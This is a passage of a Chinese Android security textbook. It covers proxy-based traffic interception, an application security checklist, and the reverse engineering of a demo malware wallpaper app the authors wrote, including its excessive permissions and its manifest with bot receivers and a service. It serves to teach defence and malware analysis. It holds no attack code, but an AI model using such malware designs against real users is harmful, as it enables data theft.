其他事项：测试人员应当检查应用程序在后台运行的各种服务，查看这些服务对资源的作用和影响。此外，Android 应用程序的渗透测试还包括一些额外的步骤。由于 Android 应用程序使用 Java 语言编写，因此必须检查这些 Java 代码，查看是否存在一些典型的 Java 程序漏洞。如果 Android 应用程序中还涉及了本地代码或支持库，那么还需要仔细地检查这些本地代码或支持库，验证是否有漏洞的存在。最后，对 Android 应用程序如何处理数据存储问题的检查，也是一个至关重要的方面，这部分内容在后面章节将会涉及。

要想检查应用程序与外界的通信，则需要配置一个代理服务器，用于拦截应用程序同外部网络之间的流量数据包，可采用如下步骤进行。

拦截浏览器（基于 HTTP）应用程序的流量数据包：

1）在使用的主机或个人工作电脑上下载并安装代理服务器（例如，Burp 套件[㊀]平台工具），开启“intercept（拦截）”选项。

2）在 Android 手机或模拟器上安装代理服务器，如图 5.9 所示。在这个示例中，本书以一个 Android 模拟器为例。所以，需要使用地址“10.0.2.2”作为代理服务器的 IP 地址。

3）在 Android 模拟器上打开浏览器应用程序，并且输入一个 URL 地址。

4）查看 Burp 套件平台工具捕获的流量数据包，如图 5.10 和图 5.11 所示。

拦截其他应用程序的流量数据包：

1）启动应用程序，本书以互联网中继聊天（Internet Relay Chat，IRC）应用程序 Yaaic 软件为例，如图 5.12 所示。

2）使用 Wireshark 软件捕获该应用程序产生的流量数据包，并且使用其 IP 地址（本例中，Android 设备的 IP 地址为 192.168.0.107）过滤筛选这些数据包。

㊀ Burp 套件是用于攻击 web 应用程序的集成平台。它包含了许多工具，并为这些工具设计了许多接口，以加快攻击应用程序的过程。——译者注




图 5.9 在 Android 设备上安装代理服务器




图 5.10 Burp 套件工具拦截的 Android 浏览器通信数据





图 5.11　Burp 套件工具捕获的明文形式的安全证书




图 5.12　Android 系统上的 Yaaic 应用软件

3）使用 Wireshark 软件的相应选项查看捕获的流量数据包，如图 5.13a 和 b 所示。



a）使用Wireshark捕获的Yaaic通信数据包



b）使用Wireshark分析捕获的数据包

图 5.13

5.3.2　应用程序安全

前面已经介绍了针对 Android 系统问题渗透测试的步骤。除此以外，对于 Android 应用程序来说，还需要在程序的代码上和设计上展开分析（以及代码审查），检查一些常见的安全漏洞。这些漏洞和问题可大致地分为以下几类，见表 5.1。

表 5.1　应用程序的安全问题

安全问题	说　明
认证	用户识别的问题
访问控制	认证之后的用户权限问题
审核与记录	日志和审核的问题
加密	加密及安全通信问题
证书处理	用户密码及其他证书处理问题
数据处理	针对敏感数据的处理问题
数据泄露	有意或无意的信息泄露问题
错误检测	简洁报错问题
输入验证	可靠用户输入验证问题
会话管理	用户会话管理最优体验问题
资源处理	资源处理，以及内存管理问题
补丁	软件及时修补/更新问题

这些问题需要按照严重程度（危险、高风险、中等风险和低风险）和利用的困难程度（高难度、中等难度和易于发现）列出。对表 5.1 列出的部分安全问题的总结如下：

1）认证问题：需要验证用户证书是否使用了加密通道进行传输，以及采用的认证机制是否符合标准做法。

2）访问控制：需要验证认证通过的用户是否仅能访问相应证书授权的资源和功能，确保用户不能绕过这些访问控制机制。

3）日志：通过验证，确保这些日志没有包含敏感信息，并且不能被其他无关的应用程序所访问，以及需要为这些证书设置恰当的访问权限。

4）加密：通过验证，确保敏感信息只能通过安全的通道进行传输，并且对这类敏感信息的传输使用了强大的加密算法。此外，还需要验证应用程序是否使用了不恰当的加密协议。

5）数据泄露：通过验证，确保应用程序没有因为开发人员的疏忽，意外地暴露数据。应用程序不应该使用日志、IPC 调用、URL 调用和文件等方式向其他应用程序提供数据。

6）数据验证：通过验证，确保应用程序没有使用来自非可信源的输入。例

如，直接取用未经处理的用户输入命令进行 SQL 查询，以及执行其他的敏感操作。

7）错误报告：通过验证，当应用程序因出现异常而抛出错误时，确保抛出的错误信息中没有记录并上报全部的出错位置轨迹栈信息，并且在抛出的错误信息中，没有包含敏感的信息数据。

8）会话管理：通过验证，确保应用程序在会话管理上，采用了最好的做法和手段。例如，超时、会话标识符和使用令牌（Token），等等。

9）URL 参数：确保应用程序没有以明文的形式将敏感参数作为 URL 的部分内容，然后使用 URL 传递这些敏感参数信息。

10）可预测资源：需要确保应用程序不会产生易于猜出的标识符或令牌（Token）。

渗透测试应当根据下述最佳做法，提供标准的应用程序测试流程。

1）在确定漏洞后，应及时修补支持库和应用程序的漏洞，打好安全补丁。

2）不能将敏感信息（如 SSN（Social Security Number，社会保险号））作为 URL 参数，进行传递。URL 内的信息可以使用 GET 请求的方式来获取，并且会记录在很多地方。相对而言，POST 请求方式可以解决这个问题。但是，尽管使用 POST 请求，信息不会出现在 URL 中，但这种请求的方式仍然会在请求头部字段中泄露这些信息。实际上，对于敏感的信息，需要使用 HTTPS㊀的连接方式进行传输才可以。

3）限制认证过程的次数，使暴力攻击的方式无法实现破解认证的目的。

4）使用安全套接字层控制和传输所有请求的资源。

5）不使用 URL 发送会话标识符。

6）使用难以被猜出的令牌（Token），从而确保令牌不易被破解。

7）强制执行密码复杂性检测。

8）不在日志文件内包含敏感信息，并且使用恰当的措施确保日志文件的安全性。

9）对存储在本地和外部存储设备上的文件进行加密。

10）进行适当的数据验证，防范 XSS、SQLi，以及命令注入等方式的攻击。

对 Android 应用程序进行代码审查，可以确定以下问题：

1）命令注入：攻击者可以执行指定的命令，或者在指定的环境中执行这些命令，从而绕过安全控制。这方面比较典型的例子有：在使用 SQL 语句查询数据库时，用户自己编写输入语句查询 SQLite 数据库。

2）资源泄露：资源使用后（如文件处理完毕等），应用程序没有释放这些资

㊀ HTTPS（Hypertext Transfer Protocol over Secure Socket Layer，位于安全套接字层之上的超文本传输协议），是以安全为目标的 HTTP 通道，即 HTTP 的安全版。

源，造成这些资源无法被系统回收。这可能导致性能问题，但也增加了相应资源被恶意用户/应用程序窃取的风险。

3）报错处理：如果开发者没有考虑到特定问题的代码体系/代码执行流程，就会导致特定代码流程运行时，应用程序没有执行所需的清理/访问控制检查，引起程序异常或安全漏洞问题。

4）不安全的 JNI（Java Native Interface，Java 本地接口）调用：Android 应用程序能够通过 JNI 调用 C 语言编写的本地代码，这有可能使应用程序遭受这些本地代码中存在的底层问题的影响。

5.4　其他问题

5.4.1　内部、外部以及云端的数据存储

Android 应用程序可以使用很多种方式存储数据，包括文件、数据库、共享配置文件，以及缓存。数据既可以被存储在内部的存储器上，也可以存储在外部的存储卡上。然而，如果数据使用明文的形式存储在设备上，那么当设备被恶意破解或被偷时，这些数据资料将被暴露。通常，最好的办法是将这些需要存储的数据进行加密。所以，对于 Android 应用程序来说，应当使用一种强大的加密算法对需要存储的数据进行加密。同这些已公开的加密工具相比，内部加密的安全效果最差。

测试人员需要检查如下几个数据存储的位置：本地存储（例如，Android 应用程序的文件、SQLite 数据库、缓存和共享配置文件）和外部存储（例如，在外部存储设备上存储的文件、网络“云端”存储）。

代码审查用于确定文件/数据存储操作的位置，需要审查的典型数据操作包括：打开/创建文件、访问文件夹及其内容、访问缓存/配置文件，以及打开/创建数据库等。

5.5　小结

本章主要介绍了 Android 系统上的渗透测试。介绍了如何对 Android 操作系统进行渗透测试，讨论了应用程序的安全问题、Android 应用程序的渗透测试，以及静态分析。同时，还分析了近期出现的几例 Android 应用程序的安全问题。

建议读者下载几个开源的 Android 应用程序源码，或自己编写一个 Android 应用程序，然后使用本章介绍的技术依次试验测试一遍。读者也可以登录本书网站下载作者开发的应用程序，对其进行测试。

第 6 章　Android 应用程序逆向工程

本章将介绍恶意软件的基础知识——如何识别恶意软件、恶意软件的行为，以及恶意软件的特征。然后，讨论一个本书作者编写的 Android 恶意应用程序，并通过该应用程序，向读者演示恶意软件如何绕过 Android 系统的内置检查机制。

该 Android 恶意程序的功能包括：窃取用户浏览器历史信息、SMS，以及电话呼叫记录，而且该应用还试图耗尽手机电量。此外，本章还将以另一个应用程序为例，向读者展示如何对恶意软件进行逆向工程或分析。通过本章的内容，读者将能够使用 Java 语言自行编写 Android 演示应用程序，熟悉逆向工程相关工具，并能够对各种 Android 应用程序进行反编译。

6.1　逆向工程

逆向工程是通过分析目标设备、物体或系统的结构、功能，以及操作，从而发现其技术原理的过程[⊖]。一般，逆向工程需要对样本对象（如机械设备、电子元件、软件程序、生物制品、化学制品，或有机物）进行拆卸或分解，具体地分析样本对象在整体中的运作细节，或者是设法制造一个新的设备或应用程序，而无需使用原始的样本对象或仅仅是简单复制（无需理解）原始的样本对象即可。

如今，一般用户下载或购买应用软件安装，往往不会考虑太多这些安装软件的功能。简单的几行描述和用户的评价可能就足以说服用户去尝试该软件。除了一些知名软件（如微软或苹果等大型软件公司开发的软件），或通过开源社区提供的软件外，很难去验证这些软件的可靠性或难以确保这些软件的功能不存在问题。对于个人电脑来说，可以使用各种共享软件、试用软件或是免费软件，如今，对于移动设备也是如此，而且只需用户点击一下即可安装这些软件。每天在移动应用市场中都会出现数以百计的应用软件，这些软件出自于从顶级到新手的各种软件开发者。

对于移动设备，尤其是 Android 设备，问题就变得更加复杂了。由于众多的 Android 应用市场没有对发布的应用软件进行严格的安全审查（或设置软件发布准入门槛），这就导致了恶意软件有机会被用户安装在自己的设备上。对于 Android 应用来说，唯一的安全管控机制似乎是在软件安装的过程中，用户被明确地询问是否同意软件所请求的权限。一旦得到用户同意安装后，Android 应用程序将得到用

⊖　逆向工程定义源自维基百科“http：//en. wikipedia. org/wiki/Reverse_engineering”。——原书注

户完全的信任。但是，用户并不理解这些安装的软件和工具存在的所有影响。考虑到所安装软件的复杂性以及相互依存关系，即使对于经验丰富的专业人员来说，要想指出某个软件包是否值得信赖也是相当复杂的事情。在这种情况下，逆向工程就变得至关重要了。

逆向工程包括一组技术，可以识别软件是如何工作的。一般情况下，对于逆向工程来说达成这种目的无需访问软件的源码。

逆向工程可以有效地对软件的安全性进行分析，原因如下：

1）识别恶意软件/代码：安全公司可以使用逆向工程技术识别一段特定的恶意程序（如病毒、蠕虫程序等）如何运作，从而针对其开发应对方案。逆向工程也可以帮助开发试探程序，在用户被影响之前，识别出可能出现的恶意软件行为。

2）发现缺陷/安全问题：逆向工程是安全专业人员最后使用的一项技术，用来验证软件中是否存在能够被人利用的缺陷或问题。例如，可以使用逆向工程确定应用程序是否为黑客提供了大量的有用信息或在堆/栈中存在可预测的数据。

3）识别软件中的计划外功能：逆向工程还可以供特定软件的开发者确定软件中是否存在软件设计计划之外的功能。如果存在，开发者就可以采取恰当的方法缓解这些问题。

逆向工程技术已经存在了很长时间。比如，竞争对手试图对流行的产品进行逆向工程，各国政府试图对敌对国的国防技术进行逆向工程，数学家试图对工程加密算法进行逆向工程等。然而，需要注意的是，本章对 Android 应用程序进行的逆向工程并不是出于任何其他非法目的。

对应用软件进行逆向工程是非法的。因为这侵犯了开发者及相关公司的版权，应用软件受到著作权法和数字版权的保护，任何以非法目的从事逆向工程的做法将受到相关法律的制裁。本章演示逆向工程技术的目的只有一个，就是用来破解和分析恶意软件，指导读者如何对可能的恶意软件进行审查，从而将其从合法软件/下载软件中区分出来。

Android 提供了一些有用的工具辅助进行逆向工程。前面章节已经介绍了一些工具，本章将介绍另外一部分工具。本章将通过一个应用程序引导用户使用逆向工程技术分析应用程序的恶意行为，该应用程序是本书作者编写的，仅用于进行分析演示之目的。

6.2　恶意软件

恶意软件（也可称为恶意的程序或应用）是一种软件程序代码，旨在干扰正常的使用，收集系统/用户的敏感和/或未经授权的信息。恶意软件包括病毒、蠕虫、木马、间谍软件、按键记录程序、广告软件、rootkit 后门，以及其他恶意程序代码。

一般，具有下述行为的软件被归为恶意软件：

1）干扰正常使用：这类软件一般设计用来为阻止用户正常使用系统。其行为包括占用所有的系统资源（如磁盘空间、内存、CPU 计算周期），以及在网络上放置大量的数据流量消耗网络带宽等。

2）未经授权收集手机敏感信息：这类恶意代码试图窃取有价值的（敏感的）信息，例如按键记录程序，它会跟踪用户按键，并将按键记录信息提供给攻击者。当用户输入敏感的信息，例如 SSN、信用卡号码，以及密码等，这些信息都可能被记录并发送给攻击者。

3）在系统上执行未经用户授权的操作：这类软件会在系统/其他应用程序上执行其主张用途之外的功能。例如，壁纸应用程序试图从银行应用程序上读取敏感资料或修改文件，从而影响其他的应用程序。

6.3 识别 Android 恶意软件

本节主要讨论如何识别那些归属于 Android 设备恶意软件范畴的行为。在前面章节中已经了解到，这些行为可能出现在操作系统层面（如 Android/Linux 内核），还可能出现在应用程序层面。问题是如何去检测 Android 系统上的可疑应用并对它们进行分析呢？本节将为安全专业人员提供一些用于识别应用程序可疑行为和对应用程序进行评估的方法。以本书作者编写的一款恶意软件为例，通过对其进行研究，列举方法如下：

1. 源码/功能

这是识别潜在的可疑应用程序的第一步。如果 Android 应用程序不是从正规软件下载源上获得的（例如，从某一网站而不是 Android 应用市场上下载的），就需要仔细地检查该应用程序的功能。在很多情况下，如果用户已经把应用程序安装到移动设备上，就不能进行这种检查了。但是，不论在什么情况下，都必须要注意应用软件主张的功能，这一点是很重要的，在步骤 2 ~4 中将对这一点进行分析。

2. 权限

现在，假设已经分析并了解了应用程序可能具有的行为，接下来需要检查应用程序请求的权限。应用程序执行的操作应当与其请求的权限相匹配。假如应用程序请求的权限超出了其功能所需的权限，就需要对其进行进一步的评估。

3. 数据

根据应用程序的请求权限，可以得出它能够访问的各种权限范围内的数据类别。根据这一原则，查看应用程序对数据的访问操作是否同应用程序在设计上的预期功能相匹配？应用程序是否访问了其主张的功能并不需要的数据，应用程序中是否包含访问越权数据的操作？

4. 联网

本方法的最后一个步骤是分析应用程序的源码（稍后介绍）。检查人员需要确

定应用程序是否开启了套接字（以及和哪些服务器连接），弄清什么类型的数据被传输（数据传输是否安全），以及看它是否使用了广告支持库，等等。

6.4　Android 应用程序逆向工程方法

在上一节中，主要介绍了可疑 Android 应用程序的评估方法，本节将使用这些方法，对一个壁纸应用程序展开分析。同样，该应用程序也是本书作者编写的。

步骤 1：审查应用程序的源码和功能

以本书作者编写的壁纸应用程序 Cute Puppies 为例进行测试，该应用程序可从作者网站（www. androidinsecurity. com）或 Android 应用市场上下载。如果应用程序只能从非标准源（例如，从网站上）上下载，毫无疑问必须对这样的应用程序做进一步的审查。该应用程序在模拟器上安装完后，看起来和其他流行的壁纸应用程序无异，程序安装过程和该应用程序界面如图 6. 1 和图 6. 2 所示。

```
platform-tools — bash — 80×24
anmmisra-mac:platform-tools Anmol$ ls
NOTICE.txt              dexdump                 renderscript
aapt                    dx                      source.properties
adb                     lib
aidl                    llvm-rs-cc
anmmisra-mac:platform-tools Anmol$ adb install ~/Inbox/CutePuppiesWallpaper.apk
-bash: adb: command not found
anmmisra-mac:platform-tools Anmol$ ./adb install ~/Inbox/CutePuppiesWallpaper.ap
k
1573 KB/s (628797 bytes in 0.390s)
        pkg: /data/local/tmp/CutePuppiesWallpaper.apk
Success
anmmisra-mac:platform-tools Anmol$
```

图 6. 1　使用命令行方式安装壁纸应用程序



图 6. 2　应用程序界面截图

步骤 2：审查应用程序使用的权限

在第 4 章已经介绍了 Android 的权限，并且在第 5 章介绍了如何访问 Manifest. xml 文件（该文件列出了应用程序所需权限列表）。在 Cute Puppies 壁纸应用程序上使用 apktool 工具获取该应用请求的权限列表，操作过程如图 6. 3 和图 6. 4 所示。




图 6. 3 使用 apktool 工具提取 AndroidManifest. xml 文件




图 6. 4 AndroidManifest 文件列出的壁纸应用程序所需权限

从图 6. 4 中可见，该应用程序似乎申请了过多的权限。表 6. 1 对这些请求的权限进行了总结，包括这些权限在 Android 设备上的用途，以及是否是壁纸应用程序所必需的。很显然，该应用程序请求的权限远多于其所需的权限。

表 6. 1 AndroidManifest 文件中列出的壁纸应用程序所需权限

权　　限	用　　途	是否必须?
RECEIVE_BOOT_COMPLETED	允许应用程序接收 ACTION_BOOT_COMPLETED 事件，该事件于系统引导完毕后广播	可有可无。应用程序的一些功能可能需要该权限设置壁纸
INTERNET	允许应用程序开启网络套接字	可有可无。应用程序可能需要该权限连接外部服务器获取新的壁纸
ACCESS_COARSE_LOCATION	允许应用程序获取粗略的位置信息，如移动蜂窝通信基站 ID 码，Wi-Fi 位置信息	不需要。应用程序无需位置数据
ACCESS_FINE_LOCATION	允许应用程序获取精准的位置信息，如 GPS	不需要。应用程序无需位置数据

（续）

权　　限	用　　途	是否必须?
READ_PHONE_STATE	允许以只读的方式获取手机状态信息	不需要。应用程序无需读取电话状态信息
SET_WALLPAPER	允许应用程序设置壁纸	需要。该权限符合应用程序功能
WRITE_CONTACTS	允许应用程序修改（但不可读取）用户联系人资料	不需要。应用程序无需访问联系人资料
READ_CONTACTS	允许应用程序读取用户联系人资料	不需要。应用程序无需访问联系人资料
RECEIVE_SMS	允许应用程序读取 SMS 短信息	不需要。应用程序无需访问 SMS 短信息
READ_OWNER_DATA	自定义权限	可有可无。看起来可疑。不过应用程序有时确实需要读取用户资料
READ_HISTORY_BOOKMARKS	允许应用程序以只读的方式读取用户浏览器浏览历史和书签	不需要。应用程序无需访问历史数据
WRITE_HISTORY_BOOKMARKS	允许应用程序修改（但不可读取）用户浏览器浏览历史和书签	不需要。该应用程序不需要访问历史数据

步骤 3：审查应用程序使用的进程间通信（IPC）机制

接下来分析应用程序中使用的 IPC 机制，如图 6.5 所示。从 AndroidManifest 文件中，可以看到 Intent 和 Intent 过滤器，现在来分析一下和这些 Intent 相关联的 Android 组件，如 Service、Receiver、Activity 等。表 6.2 描述了该应用程序中定义的 IPC 机制及对它们的分析。

```
Anmol — pentestusr1@tools-gibbons-vm-2: ~/Android/android-sdk/tools/puppies — ssh — 128×43
pentestusr1@too...dk/tools/puppies    bash
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/puppies$ cat AndroidManifest.xml
<?xml version="1.0" encoding="UTF-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.adam.CutePuppiesWallpaper"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon" android:enabled="true" android:debuggable="true"
>
        <receiver android:name="com.adam.CutePuppiesWallpaper.BotBroadcastHandler">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <category android:name="android.intent.category.HOME" />
            </intent-filter>
        </receiver>
        <receiver android:name="com.adam.CutePuppiesWallpaper.BotSMSHandler">
            <intent-filter>
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>
        <service android:name="com.adam.CutePuppiesWallpaper.BotService">
            <intent-filter>
                <action android:name="com.adam.CutePuppiesWallpaper.BotService" />
            </intent-filter>
        </service>
        <activity android:label="@string/app_name" android:name=".CutePuppiesWallpaper">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
```

图 6.5　Cute Puppies 壁纸应用程序中使用的 IPC 机制

表 6.2　Cute Puppies 壁纸应用程序使用的 IPC 机制

IPC 组件	Intent 过滤器	分　析
RECEIVER com. adam. CutePuppiesWallpaper. BotBroadcastHandler	android. intent. action. BOOT_COMPLETED	接收手机启动引导完毕时，系统发出的广播事件。非必须
RECEIVER com. adam. CutePuppiesWallpaper. BotSMSHandler	android. provider. Telephony. SMS_RECEIVED	接收系统关于收到 SMS 信息事件的广播。非必须
SERVICE com. adam. CutePuppiesWallpaper. BotService	com. adam. CutePuppiesWallpaper. BotService	后台服务。可能会需要
ACTIVITY CutePuppiesWallpaper	android. intent. action. MAIN	应用程序启动后调用的主 Activity

步骤 4：分析源码审查开放的端口、共享/传输的数据，以及 socket 连接等

反编译 apk 获取 Java 源码

最后，将应用程序反编译成可读的 Java 代码。然后审查该代码以便更深入地了解应用程序的行为。Android 包文件（apk）是一个压缩文件，包含一个 classes. dex 的文件，以及一些其他的文件。apk 文件很容易解压，从中提取出 classes. dex 文件。DEX 是运行在 Dalvik 虚拟机上的 Java 字节码文件，这种文件经过优化非常适合在小型的设备上运行。dex2jar 工具⊖用于将 classes. dex 文件转换成 jar 文件，如图 6.6 所示。产生的 jar 文件可以使用 Java 反编译器（例如，JD 工具）来查看，如图 6.7 所示。

```
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/cutepuppies$ ../dex2jar-0.0.9.7/dex2jar.sh classes.dex
dex2jar version: translator-0.0.9.7
dex2jar classes.dex -> classes_dex2jar.jar
Done.
pentestusr1@tools-gibbons-vm-2:~/Android/android-sdk/tools/cutepuppies$ |
```

图 6.6　使用 dex2jar 工具将 classes. dex 文件转换成 jar 格式

分析源码中的开放端口、共享/传输的数据，以及打开的 socket

接下来，使用 Java 反编译器分析这个 jar 文件。如图 6.7 所示，在 JD- GUI 工具中打开 classes. jar 文件。可见，组成该应用软件 Java 架构（jar 文件）的类文件如下：

